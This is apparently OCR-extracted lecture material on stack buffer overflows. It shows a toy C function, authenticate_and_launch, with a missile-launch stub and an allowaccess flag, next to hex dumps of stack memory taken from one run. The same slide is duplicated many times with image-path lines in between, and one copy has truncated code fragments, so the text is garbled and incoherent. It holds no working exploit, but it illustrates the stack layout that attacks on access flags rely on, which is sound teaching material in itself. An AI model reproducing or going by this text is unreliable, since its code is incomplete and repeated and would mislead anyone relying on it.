
```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

Here is the exact stack data I got one time I executed the code on my machine.

A lot of this is just padding due to alignment issues.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
				0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

Here is the exact stack data I got one time I executed the code on my machine.


A lot of this is just padding due to alignment issues.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    ...a") == 0)
    ...les);
    ...ner v0.1");
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

